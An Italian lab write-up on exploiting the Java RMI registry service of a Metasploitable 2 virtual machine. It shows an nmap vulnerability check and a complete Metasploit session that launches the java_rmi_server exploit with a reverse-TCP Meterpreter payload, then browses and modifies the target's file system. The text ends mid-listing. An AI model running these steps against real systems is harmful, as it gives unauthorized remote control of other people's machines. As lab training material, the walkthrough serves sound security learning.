JAVA RMI SU PORTA 1099 metasploitable 2

EVIDENZA VULNERABILITÀ

Dobbiamo andare ad effettuare un attacco al servizio java rmi attivo sulla porta 1099 per ottenere una sessione Meterpreter. Prima di tutto possiamo usare nmap con uno script per poter verificare che la vulnerabilità esista. Eseguiamo quindi nmap con la stringa:

<nmap –script=rmi-vuln-classloader -p 1099 192.168.99.112>

```
┌──(nightwing㉿kali)-[~]
└─$ nmap --script=rmi-vuln-classloader -p 1099 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 14:40 CEST
Nmap scan report for 192.168.99.112
Host is up (0.00052s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```


Come riporta l'output, la porta è aperta e il servizio che vogliamo attaccare è vulnerabile.

EXPLOIT CON METASPLOIT


Per eseguire l'attacco sul servizio richiesto, andiamo ad utilizzare metasploit. Per farlo eseguiamo il comando "***msfconsole***" sul terminale di kali e lasciamo avviare il programma. All'avvio sul prompt usiamo il comando "***search***" seguito dal nome della vulnerabilità che vogliamo sfruttare e vediamo i risultati:

```
┌──(nightwing㉿kali)-[~]
└─$ msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm  `?MMM            MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,            eMMMMMNMNMNM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMM
MMMMMMMNMNMNMMMMm+..+MMNMNMNMNMNMMM
        https://metasploit.com


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1205 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                               Disclosure Date  Rank       Check  Description
   -  ----                                               ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                  normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                 2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server             2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl     2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
```

Il comando ci ha restituito tutti i moduli di metasploit che riportano la stringa cercata (java_rmi). Guardando l'elenco quello che potrebbe fare al caso nostro è il numero 1, che da descrizione ci dice che sfrutta la server insecure default configuration java **code execution.** Scriviamo quindi il comando "**use**" seguito dal numero o dal path dell'exploit corrispondente. Adesso il nostro exploit è selezionato e apparirà in rosso nella riga di comando. Da qua possiamo usare "**info**" per verificare tutti i dettagli del modulo compresa data di scoperta, i target disponibili, le opzioni e la descrizione.



Le opzioni da configurare per far funzionare correttamente il modulo sono disponibili in questa schermata, ma in alternativa possiamo usare il comando "**show options**" che ci riporta esclusivamente la parte delle opzioni.




Come vediamo è tutto già preconfigurato eccetto la riga RHOSTS che sta per remote host, ovvero la macchina target su cui utilizzare l'exploit. È un parametro necessario, come riporta la colonna required, quindi impostiamolo tramite il comando "**set**" seguito dall'indirizzo ip di metasploitable. Il bersaglio è agganciato. Adesso possiamo scegliere "l'arma" da usare: di default è configurato il payload *reverse_tcp* ma se volessimo utilizzarne un altro possiamo eseguire il comando "**show payloads**" per mostrare tutti quelli disponibili per questo particolare exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/generic/custom                                       normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                               normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                            normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                 normal  No     Interact with Established SSH Connection
   4   payload/java/jsp_shell_bind_tcp                              normal  No     Java JSP Command Shell, Bind TCP Inline
   5   payload/java/jsp_shell_reverse_tcp                           normal  No     Java JSP Command Shell, Reverse TCP Inline
   6   payload/java/meterpreter/bind_tcp                            normal  No     Java Meterpreter, Java Bind TCP Stager
   7   payload/java/meterpreter/reverse_http                        normal  No     Java Meterpreter, Java Reverse HTTP Stager
   8   payload/java/meterpreter/reverse_https                       normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   9   payload/java/meterpreter/reverse_tcp                         normal  No     Java Meterpreter, Java Reverse TCP Stager
   10  payload/java/shell/bind_tcp                                  normal  No     Command Shell, Java Bind TCP Stager
   11  payload/java/shell/reverse_tcp                               normal  No     Command Shell, Java Reverse TCP Stager
   12  payload/java/shell_reverse_tcp                               normal  No     Java Command Shell, Reverse TCP Inline
   13  payload/multi/meterpreter/reverse_http                       normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   14  payload/multi/meterpreter/reverse_https                      normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload 9
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```


Il nostro obiettivo è ottenere una shell meterpreter sulla macchina target, quindi il payload di default è perfetto. Se volessimo sceglierne un altro, per farlo avremmo dovuto usare il comando "**set payload**" seguito dal numero o dal path. Il 9 che crea una sessione meterpreter sfruttando il reverse tcp è l'ideale. Il reverse tcp fa in modo che sia la macchina bersaglio a richiedere ed iniziare la connessione alla macchina attaccante. Facciamo un ultimo check per controllare che sia tutto a posto e lanciamo l'attacco con il comando "**exploit**".

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.99.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/3hMni1isX
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:55524) at 2023-06-16 10:40:41 +0200

meterpreter >
```


L’attacco è andato a buon fine, la connessione è stata stabilita e l’exploit ha caricato correttamente il payload e ha ottenuto una shell meterpreter per eseguire codici sulla macchina target. Come ulteriore verifica possiamo usare i comandi specifici di meterpreter, che possiamo visualizzare con il comando “**help**”.



Come vediamo ce ne sono tantissimi e a parte quelli core, vediamo i classici comandi linux per navigare nel file system come cd, ls, pwd, i comandi di rete, di sistema, di user interface, webcam e audio.



Andiamo ad utilizzarne qualcuno per verificare che siamo sulla metasploitable e per raccogliere informazioni sulla macchina attaccata direttamente dall'interno. Eseguiamo "**sysinfo**" per avere una stampa delle informazioni sul sitema e poi "**ifconfig**" e "**route**" per ottenere invece informazioni sulle interfacce di rete e di routing.



Abbiamo la conferma che siamo sulla macchina target. Possiamo andare ad eseguire altri codici, ad esempio pwd per vedere in quale directory ci troviamo, ls per vedere tutte le cartelle e cd per spostarci.

```
meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13480    dir   2023-06-16 09:01:21 +0200  dev
040666/rw-rw-rw-  4096     dir   2023-06-16 09:01:30 +0200  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  14473    fil   2023-06-16 09:01:55 +0200  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2023-06-16 09:01:08 +0200  proc
040666/rw-rw-rw-  4096     dir   2023-06-16 09:01:55 +0200  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2023-06-16 09:01:09 +0200  sys
040666/rw-rw-rw-  4096     dir   2023-06-12 15:46:36 +0200  test_metasploit
040666/rw-rw-rw-  4096     dir   2023-06-16 10:40:40 +0200  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz

meterpreter > cd usr
meterpreter > ls
Listing: /usr
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040666/rw-rw-rw-  4096   dir   2010-03-23 22:54:20 +0100  X11R6
040666/rw-rw-rw-  36864  dir   2012-05-20 21:37:08 +0200  bin
040666/rw-rw-rw-  4096   dir   2010-03-17 00:11:19 +0100  games
040666/rw-rw-rw-  4096   dir   2012-05-20 20:04:24 +0200  include
040666/rw-rw-rw-  32768  dir   2012-05-20 21:07:31 +0200  lib
040666/rw-rw-rw-  4096   dir   2010-04-28 06:06:37 +0200  lib64
040666/rw-rw-rw-  4096   dir   2010-03-16 23:57:40 +0100  local
040666/rw-rw-rw-  12288  dir   2012-05-20 20:55:13 +0200  sbin
040666/rw-rw-rw-  4096   dir   2012-05-20 21:07:31 +0200  share
040666/rw-rw-rw-  4096   dir   2008-04-15 07:53:59 +0200  src

meterpreter >
```

Molto utile anche il comando “**search -f**” seguito dal nome di un file o dal carattere wildcard “*****” con una data estensione per cercare tutti i file di quel tipo. Proviamo <search -f *.txt>.

```
meterpreter > search -f *.txt
Found 893 results...
===================

Path                                                                                    Size (bytes)  Modified (UTC)
----                                                                                    ------------  --------------
/etc/X11/rgb.txt                                                                        17394         2008-05-14 02:10:25 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/.htaccess.txt                  1598          2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/IncorrectDllVersionW32PTH10DLL.txt  765  2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/NoDisclosure.txt         302           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OperatingSystem.txt      611           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsHPUX.txt               255           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsLinux.txt              251           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsMacOS.txt              253           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsSolaris.txt            257           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsSunOS.txt              256           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsVersion.txt            184           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsWin.txt                258           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/PublicFAQ.txt            273           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/PublicSupported.txt      291           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/ReadmeFirst.txt          2535          2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/SunOS.txt                13            2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/TWikiCategory.txt        747           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/TopicClassification.txt  417           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/WebChanges.txt           124           2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/WebForm.txt              540           2010-04-16 22:36:52 +0200
```

La lista è fin troppo esaustiva. Con questi file possiamo fare qualsiasi cosa, meterpreter è una shell molto potente e ci permette non solo di visualizzarli, ma anche spostarli, modificarli, cancellarli o scaricarli sulla nostra macchina. Proviamo ad esempio a spostarci fino al percorso /home/msfadmin/vulnerable e a creare una cartella:

```
meterpreter > cd vulnerable
meterpreter > ls
Listing: /home/msfadmin/vulnerable
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2010-04-28 09:12:05 +0200  mysql-ssl
040666/rw-rw-rw-  4096  dir   2010-04-28 08:48:36 +0200  samba
040666/rw-rw-rw-  4096  dir   2010-04-20 01:43:18 +0200  tikiwiki
040666/rw-rw-rw-  4096  dir   2010-04-16 22:37:02 +0200  twiki20030201

meterpreter > mkdir fromkaliwithlove
Creating directory: fromkaliwithlove
meterpreter > ls
Listing: /home/msfadmin/vulnerable
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2023-06-16 14:53:00 +0200  fromkaliwithlove
040666/rw-rw-rw-  4096  dir   2010-04-28 09:12:05 +0200  mysql-ssl
040666/rw-rw-rw-  4096  dir   2010-04-28 08:48:36 +0200  samba
